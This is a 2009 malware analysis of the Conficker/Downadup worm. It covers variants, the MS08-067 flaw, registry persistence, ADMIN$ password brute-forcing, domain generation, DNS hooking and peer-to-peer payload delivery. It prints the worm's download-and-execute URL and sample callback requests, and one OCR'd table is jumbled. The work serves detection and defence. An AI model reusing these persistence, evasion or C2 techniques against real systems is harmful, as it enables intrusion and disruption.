Detailed Study of W32.Downadup or Win32/Conficker

Written & compiled by: ***Rajdeep Chakraborty*** (www.malwareinfo.org)


– *Data collected from various sources*
– *Last Updated:* ***March 28, 2009*** *(W32/Conficker.D April 1st 2009 Media Hype)*

❖ Introduction:

Of the numerous variants coming out in the wild, **W32.Downadup** (Symantec), also known as **Win32/Conficker** (Microsoft), is one of the recent threats that have infected a significant number of computers till date. Initially detected by Symantec on **November 21, 2008**, a few more variants were again discovered in the last couple of months. This is not just another malware, rather, based on the existing variants and characteristics of the code; it is believed that the worm is associated with a well known malware gang that has previously distributed a variety of Adwares and misleading applications (Rogue AntiSpyware). This Network Worm has claimed almost 15 millionth victim worldwide (last updated on 2nd Feb 2009), including a number of Organizations and Educational Institutions. This count makes it the worst outbreak since the Slammer worm outbreak in 2003. **Microsoft has finally declared a reward of US$ 250,000 for information that results in the arrest and conviction of those responsible for illegally launching the Win32/Conficker worm…** Updated Feb12 2009

The name of this threat was derived by selecting fragments of the domain 'traf**ficcon**vert**er**.biz'**, a string found in Worm:Win32/Conficker.A:**

(Fic)(Con)(Er) => (Con) (Fic) (+K) (Er) => CONFIKER



The above graph shows the massive outbreak of this worm which brings it up the list as one of the most dangerous threats of recent times.

❖ This malware is also known as:

- **Trojan.Downloader.JLIW** (BitDefender)
- **Win32/Conficker** (CA)
- **Win32/Conficker** (ESET)
- **Trojan-Downloader.Win32.Agent.aqfw** (Kaspersky)
- **W32/Conficker.worm** (McAfee)
- **W32/Conficker** (Norman)
- **W32/Confick** (Sophos)
- **Trojan.Disken** (VirusBuster)
- **TA08-297A** (other)
- **CVE-2008-4250** (other)
- **VU827267** (other)
- **Win32/Conficker.worm.62976** (AhnLab)

This malware exploits vulnerability in Microsoft Windows Server Service's RPC Handling that results in Remote Code Execution. This vulnerability is described in Microsoft's **Security Bulletin MS08-067.**

❖ Variants of this malware family:

➢ W32.Downadup / Win32/Conficker

Write-up taken from Symantec Security Response
http://www.symantec.com/security_response/writeup.jsp?docid=2008-112203-2408-99

Discovered: November 21, 2008 (Symantec) (Microsoft)

> Once a system is infected, the worm copies itself as:
%System%\[RANDOM FILE NAME].dll
> It then deletes any user-created System Restore points.
> Creates a service:
Name: netsvcs
ImagePath: %SystemRoot%\\system32\\svchost.exe -k netsvcs
> Creates a registry entry:
HKLM\SYSTEM\CurrentControlSet\Services\netsvcs\Parameters\"ServiceDll" = "[PathToWorm]"
> The worm connects to the following URLs to obtain IP address of the compromised computer:
- http://www.getmyip.org
- http://getmyip.co.uk
- http://checkip.dyndns.org

> Next, the worm downloads a file from the following URL and executes it:
[http://]trafficconverter.biz/4vir/antispyware/loada[REMOVED]
> The worm then creates a http server on the compromised computer on a random port, for example:
http://[EXTERNAL IP ADDRESS OF INFECTED MACHINE]:[RANDOM PORT]
> The worm then sends this URL as part of its payload to remote computers.
Upon successful exploitation, the remote computer will then connect back to this URL and download the worm. In this way, each exploited computer can spread the worm itself, as opposed to downloading from a predetermined location.
> Next, the worm connects to a UPnP router and opens the http port.
> It then attempts to locate the network device registered as the Internet gateway on the network and opens the previously mentioned [RANDOM PORT] in order to allow access to the compromised computer from external networks.
> The worm then attempts to download a data file from the following URL:
[http://]www.maxmind.com/download/geoip/database/GeoIP.[REMOVED]
> The worm spreads by exploiting above mentioned Microsoft Vulnerability.
> Next, the worm attempts to contact the following sites to obtain the current date:
- http://www.w3.org
- http://www.ask.com
- http://www.msn.com
- http://www.yahoo.com
- http://www.google.com
- http://www.baidu.com

> It uses the date information to generate a list of domain names.
> The worm then contacts these domains in an attempt to download additional files onto the compromised computer.

➢ W32.Downadup.B / Win32/Conficker.B

Write-up taken from Symantec Security Response
http://www.symantec.com/security_response/writeup.jsp?docid=2008-123015-3826-99

Discovered: December 29, 2008 (Microsoft)
http://blogs.technet.com/mmpc/archive/2009/01/22/centralized-information-about-the-conficker-worm.aspx
http://www.microsoft.com/security/portal/Entry.aspx?Name=Worm%3aWin32%2fConficker.B

> Once executed the worm checks for the presence of the following registry entries and if not present will create them:
- HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\"dl" = "0"
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Applets\"dl" = "0"
- HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\"ds" = "0"
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Applets\"ds" = "0"

> It then copies itself as one or more of the following files:
- %ProgramFiles%\Internet Explorer\[RANDOM FILE NAME].dll
- %ProgramFiles%\Movie Maker\[RANDOM FILE NAME].dll
- %System%\[RANDOM FILE NAME].dll
- %Temp%\[RANDOM FILE NAME].dll
- C:\Documents and Settings\All Users\Application Data \[RANDOM FILE NAME].dll

> It creates a new service with the following characteristics:
Service name: [PATH TO WORM]
Display name: [WORM GENERATED SERVICE NAME]

Startup Type: Automatic

> Next, it registers as a service, by creating the following registry entries:

- HKLM\SYSTEM\CurrentControlSet\Services\[WORM GENERATED SERVICE NAME]\Parameters\"ServiceDll" = "[PATH TO WORM]"
- HKLM\SYSTEM\CurrentControlSet\Services\[WORM GENERATED SERVICE NAME]\"ImagePath" = %SystemRoot%\system32\svchost.exe -k netsvcs
- HKLM\SYSTEM\CurrentControlSet\Services\[WORM GENERATED SERVICE NAME]\"Type" = "4"
- HKLM\SYSTEM\CurrentControlSet\Services\[WORM GENERATED SERVICE NAME]\"Start" = "4"
- HKLM\SYSTEM\CurrentControlSet\Services\[WORM GENERATED SERVICE NAME]\"ErrorControl" = "4"

> Note: [WORM GENERATED SERVICE NAME] represents a two word combination taken from a list of the words (refer Symantec Write-up)

> The worm creates the following registry entry, so that it runs every time Windows starts:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\"[RANDOM NAME]" = "rundll32.exe "[RANDOM FILE NAME].dll", ydmmgvos"

> Next, the worm deletes any System Restore points created by the user.

> The worm then runs a command that speeds up network access on the compromised computer by disabling the Windows Vista TCP/IP auto-tuning to spread more rapidly.

> The worm also modifies the following registry entry so that the worm spreads more rapidly across a network:

HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\"TcpNumConnections" = "00FFFFFE"

> Next the worm stops both of the following Windows services:

- Background Intelligent Transfer Service (BITS)
- Windows Automatic Update Service (wuauserv)

> The worm then modifies the following file in order to disable the half-open connections limit introduced with Windows XP SP2:

%System%\drivers\tcpip.sys

> It also attempts to hide itself on the system by modifying the following registry value:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\SHOWALL\"Checked Value" = "0"

> Next, the worm enumerates available ADMIN$ network shares. It then enumerates the users for those shares (by using NetUserEnum API Call) and attempts to establish a connection as an existing user, with passwords from a list (refer Symantec Write-up). **Depending on the account lockout settings, multiple authentication attempts (brute force) by the worm may result in these enumerated accounts getting locked out.**

> If successful, the worm copies itself to the share as the following file:

[SHARE NAME]\ADMIN$\System32\[RANDOM FILE NAME].dll

> It then creates a scheduled job on the remote server to run daily consisting of the following command:

"rundll32.exe [RANDOM FILE NAME].dll, [RANDOM PARAMETER STRING]"

> Next, the worm connects to the following URLs to obtain the IP address of the compromised computer:

- http://www.getmyip.org
- http://www.whatsmyipaddress.com
- http://getmyip.co.uk
- http://checkip.dyndns.org

> The worm creates a firewall rule on the local network gateway device that allows remote attackers to connect to and download from the compromised computer's external IP address through a random port.

> The worm then creates an HTTP server on the compromised computer on a random port in the following format:

http://[COMPROMISED COMPUTER EXTERNAL IP ADDRESS]:[RANDOM PORT]

> It then sends this URL to remote computers.

> The worm spreads by exploiting above mentioned Microsoft Vulnerability.

> The worm then attempts to copy itself to any accessible mapped drive as the following file:

%DriveLetter%\RECYCLER\S-%d-%d-%d-%d%d%d-%d%d%d-%d%d%d-%d%d%d-%d\[RANDOM FILE NAME].dll

> The worm also attempts to create the following file on any accessible mapped drive so that it executes whenever the drive is accessed:

%DriveLetter%\autorun.inf

> It also monitors the compromised computer for any additional new drives and then attempts to infect any newly added drives in the same way.

> The worm hooks a number of Window API calls in order to spread and to make removal more difficult.

> The worm also hooks the NetpwPathCanonicalize API and when it is called, it checks the length of PathName in order to avoid exploiting the vulnerability further. If the PathName contains a signature the worm originally has, the PathName may contain an encrypted URL as well from which the worm may download a file and execute it.

> The worm patches the following API's in memory:

- DNS_Query_A
- DNS_Query_UTF8
- DNS_Query_W
- Query_Main
- sendto

> The worm monitors DNS requests to domains containing any of the following strings and blocks access to these domains so that it will appear that the network request timed out:

> It contacts a sites to get the current date (refer Symantec Write-up)

> It then checks to see whether the date on the compromised computer is at least the 1st of January 2009.

> The worm will then generate a list of domain names based upon this date in the following format:

[GENERATED DOMAIN NAME].[TOP LEVEL DOMAIN]

> **Note:** [TOP LEVEL DOMAIN] represents the following top level domains:

- .biz
- .info
- .org
- .net
- .com
- .ws
- .cn
- .cc

> [GENERATED DOMAIN NAME] represents the domain names created by the worm such as the example list of domain names generated for January 1, 2009 (refer Symantec Write-up).
> The worm then contacts the following remote location based on the domain names generated:
http://[GENERATED DOMAIN NAME].[TOP LEVEL DOMAIN]/search?q=%d
> It will then download an updated copy of itself from this remote location.
> The worm may also receive and execute files through a peer-to-peer mechanism by communicating with other compromised computers. These files would need to be seeded into the network of worms by the malware author.

➢ W32.Downadup!autorun

Write-up taken from Symantec Security Response
http://www.symantec.com/business/security_response/writeup.jsp?docid=2009-010717-4209-99

Discovered: January 7, 2009

- This is detection for the Autorun.inf files dropped by variants of **W32.Downadup**

➢ W32.Downadup.C/ Win32/Conficker.D

Write-up taken from Symantec Security Response & Microsoft Malware Protection Center
http://www.symantec.com/security_response/writeup.jsp?docid=2009-030614-5852-99
http://www.microsoft.com/security/portal/Entry.aspx?Name=Worm%3aWin32%2fConficker.C

Discovered: March 6, 2009 (**Refer to the W32/Conficker.D April1st 2009 Media Hype below**)

> This is a security risk that is downloaded on to the compromised computer by the **W32.Downadup** family of worms.

> Once executed, the security risk disables some of the required services

> It then lower security settings by deleting the following registry entry to prevent automatic startup of certain software: *HKLM\Software\Microsoft\Windows\CurrentVersion\Run\"Windows Defender"*

> It then disables Windows Security Alert notifications by deleting the following registry subkey:
HKLM \Software\Microsoft\Windows\CurrentVersion\explorer\ShellServiceObjects\{FD6905CE-952F-41F1-9A6F-135D9C6622CC}

> It also deletes the following registry entry to prevent the compromised computer from restarting in safe mode:
HKLM \SYSTEM\CurrentControlSet\Control\SafeBoot

> It may reset the computer's system restore point, potentially defeating recovery using System Restore.

> It attempts to copy itself in the Windows system folder as a hidden DLL file using a random name. If the attempt fails, it may then attempt to copy itself with the same parameters in the below folders:
%ProgramFiles%\Internet Explorer
%ProgramFiles%\Movie Maker

> It creates the following registry entry to ensure that its dropped copy is run every time Windows starts:
Adds value: *"<random string>"*
With data: *"rundll32.exe <system folder>\<malware file name>.dll,<malware parameters>"*
To Subkey: *HKCU\Software\Microsoft\Windows\CurrentVersion\Run*

> It may also load itself as a service that is launched when the *netsvcs* group is loaded by the system file *svchost.exe*.

> After compromising a machine remotely, it creates a remote schedule job with the command *"rundll32.exe <malware file name>.dll,<malware parameters>"* to activate the infection.


> It creates a named pipe on Windows 2000 machines having the following name:
\\.\pipe\System_<computer name>7 The worm creates a thread that continuously accepts http URL links from the pipe to download, authenticate, and execute.

❖ Technology behind W32.Downadup:

W32.Downadup exploits the Vulnerability in Microsoft Windows Server Service's RPC Handling that results in Remote Code Execution (described in the **Microsoft Security Bulletin MS08-067**). The Vulnerability is within the Server Service which can be exposed as either Services.exe or Svchost.exe depending on the version of Windows that is being used. Selecting Find->Find Handle or DLL in Process Explorer and entering '**srvsvc**' (Server Service handle) will search all modules loaded on the system for the named pipe and dlls associated with the Server Service. The result shows that the process svchost.exe has a named pipe with the name '**srvsvc**'. Also there is a dll called **srvsvc.dll**. Dissecting this dll shows that it exports a function called **'_NetprPathCanonicalize**'. This function takes three wide character strings and three long values. To canonicalize the path feed it calls a function exported by **netapi32.dll** called **sub_5B86A51B**. This has to be remembered that we are talking of the Windows XP SP3 platform. In the other flavors of Windows OS (patched & unpatched) the function name can be different (eg. **sub_6EA11D4D** on Vista SP1).

In the case of the recent Vulnerability in Windows XP SP3 Service (**MS08-067**), the problem lies in the function **sub_5B86A51B** of **netapi32.dll.** This function strips out the preceding directory entries with each "\..\".It does this by finding where a "\..\" is and then stepping backwards up to the backslash that starts before it, and copying the string. It keeps the **0×5c** or "\" in a stack and popping out one at a time as it jumps backward to the previous **0×5c**. While doing this, when it encounters that there are no more prior directory entries, it jumps back to a memory location that is being used by the RPC Server Service, **actual bug.** This results in a situation that is definitely **EXPLOITABLE** and **WORMABLE**.

When this Malware binary runs, it checks if it has been executed by "**rundll32.exe**" (remote infection through the Windows domain or from a USB stick) or if it was started inside the "**netsvcs"** service. It will then inject itself into a Remote Process. Once the Malware identifies the "**netsvcs**" path, it is then copied to the target process in freshly allocated memory. Finally, Conficker calls the **LoadLibrary()** function in the remote process with the argument pointing to copied data. This results in **LoadLibrary()** loading the worm and executing it in the "**netsvcs**" service as a new thread.



The subroutine code for the function **sub_5B86A51B** has been decompiled by Alexander Sotirov (Refer Section: **Decompiling the vulnerable function for MS08-067** at the end of this article) and further technical details about this Vulnerability can be referred to from the below mentioned links:

- **Using PyMSRPC to Trigger MS08-067**
  http://dvlabs.tippingpoint.com/blog/2008/11/06/using-pymsrpc-to-trigger-ms08-067
- **Microsoft Patch Analysis (binary diffing)**
  http://abysssec.com/blog/2008/11/microsoft-patch-analysis-binary-diffing
- **Reversing the ms08-067 patch…**
  http://www.dontstuffbeansupyournose.com/?p=35

❖ Some Special Characteristics of W32.Downadup.B:

The methods of propagation for W32.Downadup, till the discovery of the 2nd variant were:

- Exploitation of the Microsoft Vulnerability mentioned in **Microsoft Security Bulletin MS08-067**
- Creating web servers in the infected systems so that other exploited systems can downloads the malware's copy

- Sending the URLs created on random ports to already infected systems as a part of the payload
- Removable USB Drives by launching the malware executable through Windows Autorun feature (Autorun.inf)

However, apart from the above mentioned ways, the 2nd variant **W32.Downadup.B** (discovered on December 30, 2008) revealed a more complicated propagation method. This propagation method was revealed by certain symptoms that this new variant of **W32.Downadup** demonstrates. It was reported in and around the 1st week of 2009 that some virus related activities are resulting in unscrupulous lockouts of user ids in many corporate houses as well as educational institutions around the world. The Vancouver Sun reported that "**Virus sweeps Vancouver School Board computers**" which "kept computer users from logging into the system and new student registration and other business was completed through paperwork"

SANS Internet Storm Center's Lenny Zelster posted an article (**http://isc.sans.org/diary.html?storyid=5653**) that **W32.Downadup** was responsible for the lockout of user ids. It was observed that these huge account lockouts were because of the **W32.Downadup** infection, possibly a new variant. The account lockouts were happening when the virus was trying to brute force user ids to get into other systems, resulting in a DoS scenario. In light of these methodologies, some of the unique propagation characteristic revealed by this infection is described below:

o **Brute force Enumerated UIDs:**

W32.Downadup.B, apart from the propagation methods mentioned above, uses a mechanism by which it enumerates available **ADMIN$** network shares. It tries to retrieve the list of users that have access to these shares with the help of the **NetUserEnum** API Call. The **NetUserEnum API** function provides information about all user accounts on a server.


Type **USER_INFO_[level]**	
usri3_name As Long	**Declare Function NetUserEnum Lib "NETAPI32" (ByVaL servername As String, ByVaL level As Long, ByVaL filter As Long, ByVaL bufptr As String, ByVaL prefmaxlen As Long, ByRef entriesread As Long, ByRef totalentries As Long, ByRef resume_handle As Long) As Long**
usri3_password As Long	
usri3_password_age As Long	
.	
.	
.	**servername [in]** : It Specifies the DNS or NetBIOS name of the remote server on
.	which the function is to execute.
.	**level [in]** : Specifies the information level of the data.
.	**filter [in]** : Specifies a value that filters the account types for enumeration.
.	**bufptr [out]** : Pointer to the buffer that receives the data.
	prefmaxlen [in] : Specifies the preferred maximum length, in 8-bit bytes of
usri3_logon_hours As Long	returned data.
usri3_bad_pw_count As Long	**entriesread [out]** : Pointer to a value that receives the count of elements actually
usri3_num_logons As Long	enumerated.
usri3_logon_server As Long	**totalentries [out]** : Pointer to a value that receives the total number of entries that
usri3_country_code As Long	could have been enumerated from the current resume position.
usri3_code_page As Long	**resume_handle [in, out]** : Pointer to a value that contains a resume handle which
usri3_user_id As Long	is used to continue an existing user search.
usri3_primary_group_id As Long	
usri3_profile As Long	If the function succeeds, the return value is **NERR_Success** and enumerates
usri3_home_dir_drive As Long	**USER_INFO_[level]** data structure. By running the enumeration query towards a
usri3_password_expired As Long	remote computer share, it will give access to the global user's info that has access to
End Type	that share.

Once the user accounts are listed, it will try to access the **ADMIN$** share by carrying out a brute force with a list of predefined passwords (refer Symantec Write-up). In this process, this variant will end up locking the user ids with which it had tried to access the said share. In a domain environment, this will create a DoS scenario, just like what happened with Vancouver School Boards. A sudden rise of user lock outs can be taken as a probable cause of **W32.Downadup.B** infection and in such a scenario, it is suggested that the systems should be updated with the **MS08-067** Security Patch.

o **Pseudo-Random Domain Names:**

Another techniques used by this infection is the creation of fake random domain names. It was revealed by Symantec that this worm creates around 250 of these random domain names each day. These were created with an intension that infected systems will update the malware's binaries as and when required. This methodology is very successful because it becomes very hard for the **Anti-Malware Researchers** to take down these domains or even know, which of these domains the malware will communicate with to carry out certain activity. In the case of **W32.Downadup** (both variants), it uses custom date-based algorithms to generate these fake domain names. Some examples of the domains created by W32.Downadup are listed below:

- **juqsiucfrmi.net**
- **jvnzbsyhv.org**
- **jxnyyjyo.net**
- **kaonwzkc.info**
- **kdcqtamjhdx.ws**
- **kgeoaxznfms.biz**
- **kkrxwcjusgu.cn**



These domain names receive a connection back from newly infected systems. Updated binary or actual payload of the malware is sent on the basis of certain strings in the incoming connection request from each infection. An example packet capture from one of these requests is shown below:

x.x.x.x [16/Jan/2009:09:45:09 -0700] "GET /search?q=0 HTTP/1.0" 404 282 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)"

Activity Update Posted by Microsoft: 12 Feb 2009
Writer: Christopher
Ref: **http://blogs.technet.com/msrc/archive/2009/02/12/conficker-domain-information.aspx**

The Malware calls back home, also called as “Phoning Home”, after every 3 hours. As pointed out earlier, it connects to pseudo random domain names, by Reverse Engineering the Malwares date based domain generation module, Security Researchers can positively forecast, which domain will be connected by which variant on which date. Hence, to aid the detection and identification of this Malwares activity in the network, Microsoft has published a list of domains and the forecasted date on which it will be connected back by the Malwares variants. This list can be referred to for any outbound traffic to identify the sources of the infected systems. These outbound requests may look like:

Variant A: http://ykjzaluthux.net/search?q=1003&aq=7
Variant B: http://umgrzaybbf.ws/search?q=328924

Also, these domains can be blocked in the network perimeter so that the Malware cannot communicate with these domains. Refer below for the download location of the Domain List File:

Downadup/Conficker Domain List: http://blogs.technet.com/msrc/attachment/3201536.ashx

On a proactive basis, Microsoft has worked with **ICANN** and others to disable a huge number of domains that this malware (both variants) were connecting.

- **API Hooking:**


  It hooks the below mentioned API's to monitor DNS Requests and makes sure that a huge list of security sites (refer Symantec Write-up) become inaccessible from the infected system:

  - **DNS_Query_A**
  - **DNS_Query_UTF8**
  - **DNS_Query_W**
  - **Query_Main**
  - **Sendto**

  It monitors the DNS requests to domains containing any of the strings eg. CastleCops, Microsoft, Symantec, Malware, McAfee, F-Secure etc and many more (refer Symantec Write-up) and blocks access to these domains.

- **Peer to Peer Payload Distribution:**

  One of the most interesting techniques used by this infection is the mechanism to distribute its payloads to other infected systems through a raw Peer to Peer kind of infrastructure. The shellcodes that are being targeted to a system don't just carry the exploit but it also carries a URL in the infected system that can be accessed to download other payload files or updated binaries of the malware.



  To quote from Symantec's Blog post:
  Written by: Eric Chien
  https://forums.symantec.com/t5/blogs/blogarticlepage/blog-id/malicious_code/article-id/227

  "The worm is able to analyze the incoming shellcode and checks if it matches its own exploit shell code. If the shellcode matches, information is extracted from the shellcode that allows the worm to connect back to the other infected machine. This "back connect" uses the HTTP protocol, but on a randomly selected port. The other infected machine then responds with a packet of data consisting of the payload files.

  This malware can transfer multiple payload files using this mechanism. Each is possibly encrypted (or at least digitally signed) and contains a header containing a file identifier and a date timestamp. The file identifier allows the worm to check if it already knows about this file and determine if it needs to be updated. The date timestamp is used as an expiration date and if the file is past its expiration date, it is discarded. The payload files are continually reviewed and those that are past their expiration are culled.

  These payload files are then saved in the registry and provided when other peers request them and allows the payload files to be maintained across reboots. These payload files can then either be saved to disk and executed or loaded directly to memory. Thus, additional payload files can end up being executed with no files hitting the disk"

  This P2P functionality is definitely making it very much similar to the **STORM Attack** of 2007, in turn making us believe in the fact that the worm is associated with a well known malware gang that has previously contributed to the escalation of the **STORM Botnet** to several million computers.

  The STORM Recap:

